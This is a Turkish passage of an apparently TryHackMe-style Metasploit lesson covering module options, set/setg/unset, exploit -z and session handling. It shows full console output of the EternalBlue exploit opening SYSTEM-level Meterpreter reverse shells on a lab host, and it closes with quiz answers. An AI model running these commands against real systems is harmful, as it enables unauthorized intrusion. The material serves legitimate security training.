- Meterpreter komut istemi: Meterpreter, bu modülün ilerleyen bölümlerinde ayrıntılı olarak göreceğimiz önemli bir yüktür. Bu, bir Meterpreter ajanının hedef sisteme yüklendiği ve size geri bağlandığı anlamına gelir. Meterpreter'a özgü komutları burada kullanabilirsiniz.

  `meterpreter >`

- Hedef sistemde bir kabuk: Exploit tamamlandığında, hedef sistemde bir komut kabuğuna erişiminiz olabilir. Bu normal bir komut satırıdır ve buraya yazılan tüm komutlar hedef sistemde çalışır.

  `C:\Windows\system32>`

- Daha önce de belirtildiği gibi, show options komutu mevcut tüm parametreleri listeleyecektir.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS                        yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:'
   RPORT        445              yes       The target port (TCP)
```

```
   SMBDomain      .                no        (Optional) The Windows domain to use for
authentication
   SMBPass                         no        (Optional) The password for the specified us
ername
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches e
xploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Ta
rget.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pr
ocess, none)
   LHOST     10.10.44.70      yes       The listen address (an interface may be spe
cified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Yukarıdaki ekran görüntüsünde görebileceğiniz gibi, bu parametrelerden bazıları istismarın çalışması için bir değer gerektirir. Bazı gerekli parametre değerleri önceden doldurulacaktır, bunların hedefiniz için aynı kalması gerekip gerekmediğini kontrol ettiğinizden emin olun. Örneğin, bir web istismarının RPORT (uzak bağlantı noktası: Metasploit'in bağlanmaya ve istismarı çalıştırmaya

çalışacağı hedef sistemdeki bağlantı noktası) değeri 80 olarak önceden ayarlanmış olabilir, ancak hedef web uygulamanız 8080 bağlantı noktasını kullanıyor olabilir.

Bu örnekte, set komutunu kullanarak RHOSTS parametresini hedef sistemimizin IP adresine ayarlayacağız.


```
msf6 exploit(windows/smb/ms17_010_eternalblue) > set rhosts 10.10.165.39
rhosts ⇒ 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name           Current Setting  Required  Description
   ----           ---------------  --------  -----------
   RHOSTS         10.10.165.39     yes       The target host(s), range CIDR identifie
r, or hosts file with syntax 'file:'
   RPORT          445              yes       The target port (TCP)
   SMBDomain      .                no        (Optional) The Windows domain to use for
authentication
   SMBPass                         no        (Optional) The password for the specified us
ername
   SMBUser                         no        (Optional) The username to authenticate as
   VERIFY_ARCH    true             yes       Check if remote architecture matches e
xploit Target.
   VERIFY_TARGET  true             yes       Check if remote OS matches exploit Ta
rget.


Payload options (windows/x64/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  thread           yes       Exit technique (Accepted: '', seh, thread, pr
ocess, none)
   LHOST     10.10.44.70      yes       The listen address (an interface may be spe
cified)
```

```
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Bir parametre ayarladıktan sonra, değerin doğru ayarlandığını kontrol etmek için show options komutunu kullanabilirsiniz.

Sıklıkla kullanacağınız parametreler şunlardır:

- **RHOSTS** (RHOSTS): "Uzak ana bilgisayar", hedef sistemin IP adresi. Tek bir IP adresi veya bir ağ aralığı ayarlanabilir. Bu, CIDR (Sınıfsız Alanlar Arası Yönlendirme) gösterimini (/24, /16, vb.) veya bir ağ aralığını (10.10.10.x - 10.10.10.y) destekleyecektir. Ayrıca, aşağıda görebileceğiniz gibi, file:/path/of/the/target_file.txt kullanarak her satırda bir hedef olmak üzere hedeflerin listelendiği bir dosya da kullanabilirsiniz.



- **RPORT** (RPORT): "Uzak bağlantı noktası", güvenlik açığı bulunan uygulamanın çalıştığı hedef sistemdeki bağlantı noktası.
- **PAYLOAD (**PAYLOAD): Exploit ile kullanacağınız payload.

- **LHOST** (LHOST): "Localhost", saldıran makinenin (AttackBox'ınız veya Kali Linux) IP adresi.
- **LPORT (**LPORT): "Yerel bağlantı noktası", ters kabuğun geri bağlanması için kullanacağınız bağlantı noktası. Bu, saldıran makinenizdeki bir bağlantı noktasıdır ve başka bir uygulama tarafından kullanılmayan herhangi bir bağlantı noktasına ayarlayabilirsiniz.
- **SESSION** (SESSION): Metasploit kullanılarak hedef sisteme kurulan her bağlantı bir session ID'ye sahip olacaktır. Bunu, mevcut bir bağlantıyı kullanarak hedef sisteme bağlanacak olan post-exploitation modülleri ile kullanacaksınız.

Set komutunu kullanarak herhangi bir set parametresini farklı bir değerle tekrar geçersiz kılabilirsiniz. Ayrıca unset komutunu kullanarak herhangi bir parametre değerini silebilir veya unset all komutuyla tüm ayarlı parametreleri temizleyebilirsiniz.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > unset all
Flushing datastore...
msf6 exploit(windows/smb/ms17_010_eternalblue) > show options

Module options (exploit/windows/smb/ms17_010_eternalblue):

   Name         Current Setting  Required  Description
   ----         ---------------  --------  -----------
   RHOSTS                        yes       The target host(s), range CIDR identifier, or
hosts file with syntax 'file:'
   RPORT        445              yes       The target port (TCP)
   SMBDomain    .                no        (Optional) The Windows domain to use for
authentication
   SMBPass                       no        (Optional) The password for the specified us
ername
   SMBUser                       no        (Optional) The username to authenticate as
   VERIFY_ARCH  true             yes       Check if remote architecture matches e
xploit Target.
   VERIFY_TARGET  true           yes       Check if remote OS matches exploit Ta
```

```
rget.


Exploit target:

  Id  Name
  --  ----
  0   Windows 7 and Server 2008 R2 (x64) All Service Packs


msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Tüm modüller için kullanılacak değerleri ayarlamak için setg komutunu kullanabilirsiniz. setg komutu set komutu gibi kullanılır. Aradaki fark, bir modülü kullanarak bir değer ayarlamak için set komutunu kullanırsanız ve başka bir modüle geçerseniz, değeri yeniden ayarlamanız gerekecektir. setg komutu, değeri farklı modüllerde varsayılan olarak kullanılabilecek şekilde ayarlamanıza olanak tanır. setg ile ayarlanan herhangi bir değeri unsetg kullanarak temizleyebilirsiniz.

Aşağıdaki örnekte aşağıdaki akış kullanılmaktadır;

1. ms17_010_eternalblue exploitable kullanıyoruz
2. RHOSTS değişkenini set komutu yerine setg komutunu kullanarak ayarlıyoruz
3. Exploit bağlamından çıkmak için back komutunu kullanırız
4. Bir yardımcı modül kullanıyoruz (bu modül MS17-010 güvenlik açıklarını keşfetmek için bir tarayıcıdır)
5. show options komutu, RHOSTS parametresinin hedef sistemin IP adresiyle zaten doldurulmuş olduğunu gösterir.

```
msf6 > use exploit/windows/smb/ms17_010_eternalblue
[*] No payload configured, defaulting to windows/x64/meterpreter/reverse_tc
p
msf6 exploit(windows/smb/ms17_010_eternalblue) > setg rhosts 10.10.165.39
rhosts ⇒ 10.10.165.39
msf6 exploit(windows/smb/ms17_010_eternalblue) > back
```

```
msf6 > use auxiliary/scanner/smb/smb_ms17_010
msf6 auxiliary(scanner/smb/smb_ms17_010) > show options

Module options (auxiliary/scanner/smb/smb_ms17_010):

   Name         Current Setting                                     Required  Description
   ----         ---------------                                     --------  -----------
   CHECK_ARCH   true                                                no        Check for arc
hitecture on vulnerable hosts
   CHECK_DOPU   true                                                no        Check for DO
UBLEPULSAR on vulnerable hosts
   CHECK_PIPE   false                                               no        Check for nam
ed pipe on vulnerable hosts
   NAMED_PIPES  /opt/metasploit-framework-5101/data/wordlists/named_pipe
s.txt  yes       List of named pipes to check
   RHOSTS       10.10.165.39                                        yes       The target ho
st(s), range CIDR identifier, or hosts file with syntax 'file:'
   RPORT        445                                                 yes       The SMB service
port (TCP)
   SMBDomain    .                                                   no        The Windows do
main to use for authentication
   SMBPass                                                          no        The password for
the specified username
   SMBUser                                                          no        The username to a
uthenticate as
   THREADS      1                                                   yes       The number of c
oncurrent threads (max one per host)

msf6 auxiliary(scanner/smb/smb_ms17_010) >
```

setg komutu, siz Metasploit'ten çıkana veya unsetg komutunu kullanarak temizleyene kadar kullanılacak global bir değer belirler.

Using modules (Modülleri kullanma)

Tüm modül parametreleri ayarlandıktan sonra exploit komutunu kullanarak modülü başlatabilirsiniz. Metasploit, exploit olmayan modülleri (port tarayıcıları, güvenlik

açığı tarayıcıları vb.) kullanırken exploit kelimesi anlamlı olmadığından exploit komutu için oluşturulan bir takma ad olan run komutunu da destekler.

Exploit komutu herhangi bir parametre olmadan veya "-z" parametresi kullanılarak kullanılabilir.

exploit -z komutu exploit'i çalıştıracak ve açılır açılmaz oturumu arka plana alacaktır.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > exploit -z

[*] Started reverse TCP handler on 10.10.44.70:4444
[*] 10.10.12.229:445 - Using auxiliary/scanner/smb/smb_ms17_010 as check
[+] 10.10.12.229:445      - Host is likely VULNERABLE to MS17-010! - Windows
7 Professional 7601 Service Pack 1 x64 (64-bit)
[*] 10.10.12.229:445      - Scanned 1 of 1 hosts (100% complete)
[*] 10.10.12.229:445 - Connecting to target for exploitation.
[+] 10.10.12.229:445 - Connection established for exploitation.
[+] 10.10.12.229:445 - Target OS selected valid for OS indicated by SMB reply
[*] 10.10.12.229:445 - CORE raw buffer dump (42 bytes)
[*] 10.10.12.229:445 - 0x00000000  57 69 6e 64 6f 77 73 20 37 20 50 72 6f 6
6 65 73  Windows 7 Profes
[*] 10.10.12.229:445 - 0x00000010  73 69 6f 6e 61 6c 20 37 36 30 31 20 53 65
72 76  sional 7601 Serv
[*] 10.10.12.229:445 - 0x00000020  69 63 65 20 50 61 63 6b 20 31
ice Pack 1
[+] 10.10.12.229:445 - Target arch selected valid for arch indicated by DCE/RP
C reply
[*] 10.10.12.229:445 - Trying exploit with 12 Groom Allocations.
[*] 10.10.12.229:445 - Sending all but last fragment of exploit packet
[*] 10.10.12.229:445 - Starting non-paged pool grooming
[+] 10.10.12.229:445 - Sending SMBv2 buffers
[+] 10.10.12.229:445 - Closing SMBv1 connection creating free hole adjacent t
o SMBv2 buffer.
[*] 10.10.12.229:445 - Sending final SMBv2 buffers.
[*] 10.10.12.229:445 - Sending last fragment of exploit packet!
[*] 10.10.12.229:445 - Receiving response from exploit packet
```

```
[+] 10.10.12.229:445 - ETERNALBLUE overwrite completed successfully (0xC0
00000D)!
[*] 10.10.12.229:445 - Sending egg to corrupted connection.
[*] 10.10.12.229:445 - Triggering free of corrupted buffer.
[*] Sending stage (201283 bytes) to 10.10.12.229
[*] Meterpreter session 2 opened (10.10.44.70:4444 → 10.10.12.229:49186) at
2021-08-20 02:06:48 +0100
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-WIN-=-=-=-=-=-=-=-=-=-=-=-=-=
=-=-=-=-=-=-=
[+] 10.10.12.229:445 - =-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=-=
-=-=-=-=-=-=-=
[*] Session 2 created in the background.
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Bu size istismarı çalıştırdığınız bağlam istemini döndürecektir.

Bazı modüller check seçeneğini destekler. Bu, hedef sistemin istismar edilmeden savunmasız olup olmadığını kontrol edecektir.

Sessions

Bir güvenlik açığından başarıyla yararlanıldığında, bir oturum oluşturulur. Bu, hedef sistem ile Metasploit arasında kurulan iletişim kanalıdır.

Oturum istemini arka plana almak ve msfconsole istemine geri dönmek için background komutunu kullanabilirsiniz.

```
meterpreter > background
[*] Backgrounding session 2...
msf6 exploit(windows/smb/ms17_010_eternalblue) >
```

Alternatif olarak, oturumları arka plana almak için CTRL+Z kullanılabilir.

Mevcut oturumları görmek için msfconsole komut isteminden veya herhangi bir bağlamdan sessions komutu kullanılabilir.

```
msf6 exploit(windows/smb/ms17_010_eternalblue) > sessions

Active sessions
===============

  Id  Name  Type                  Information              Connection
  --  ----  ----                  -----------              ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.
44.70:4444 → 10.10.12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.
44.70:4444 → 10.10.12.229:49186 (10.10.12.229)

msf6 exploit(windows/smb/ms17_010_eternalblue) > back
msf6 > sessions

Active sessions
===============

  Id  Name  Type                  Information              Connection
  --  ----  ----                  -----------              ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.
44.70:4444 → 10.10.12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.
44.70:4444 → 10.10.12.229:49186 (10.10.12.229)

msf6 >
```

Herhangi bir oturumla etkileşim kurmak için, sessions -i komutunu ve ardından istenen oturum numarasını kullanabilirsiniz.

```
msf6 > sessions

Active sessions
===============
```

```
  Id  Name  Type                Information              Connection
  --  ----  ----                -----------              ----------
  1         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.
44.70:4444 → 10.10.12.229:49163 (10.10.12.229)
  2         meterpreter x64/windows  NT AUTHORITY\SYSTEM @ JON-PC  10.10.
44.70:4444 → 10.10.12.229:49186 (10.10.12.229)

msf6 > sessions -i 2
[*] Starting interaction with 2...

meterpreter >
```

Sorular

Soru ⇒ LPORT değerini 6666 olarak nasıl ayarlarsınız?

Cevap ⇒ set LPORT 6666

Soru ⇒ RHOSTS için genel değeri 10.10.19.23 olarak nasıl ayarlarsınız?

Cevap ⇒ setg RHOSTS 10.10.19.23

Soru ⇒ Ayarlanmış bir yükü temizlemek için hangi komutu kullanırsınız?

Cevap ⇒ unset PAYLOAD

Soru ⇒ İstismar aşamasına geçmek için hangi komutu kullanıyorsunuz?

Cevap ⇒ exploit

Task 5 Summary (Görev 5 Özeti)

Şimdiye kadar gördüğümüz gibi, Metasploit istismar sürecini kolaylaştıran güçlü bir araçtır. İstismar süreci üç ana adımdan oluşur; istismarı bulmak, istismarı özelleştirmek ve savunmasız hizmeti istismar etmek.

Metasploit, istismar sürecinin her adımı için kullanabileceğiniz birçok modül sağlar. Bu oda sayesinde, Metasploit'in temel bileşenlerini ve bunların kullanımını gördük.

Hedef sanal makineye erişim sağlamak için ms17_010_eternalblue istismarını da kullanmış olmanız en iyisi olacaktır.

Aşağıdaki odalarda Metasploit ve bileşenlerini daha ayrıntılı olarak ele alacağız. Tamamlandığında, bu modül size Metasploit'in yeteneklerini iyi bir şekilde anlamanızı sağlayacaktır.

Soru ⇒ Cevap Gerekmemektedir.

Cevap ⇒ Cevap Gerekmemektedir.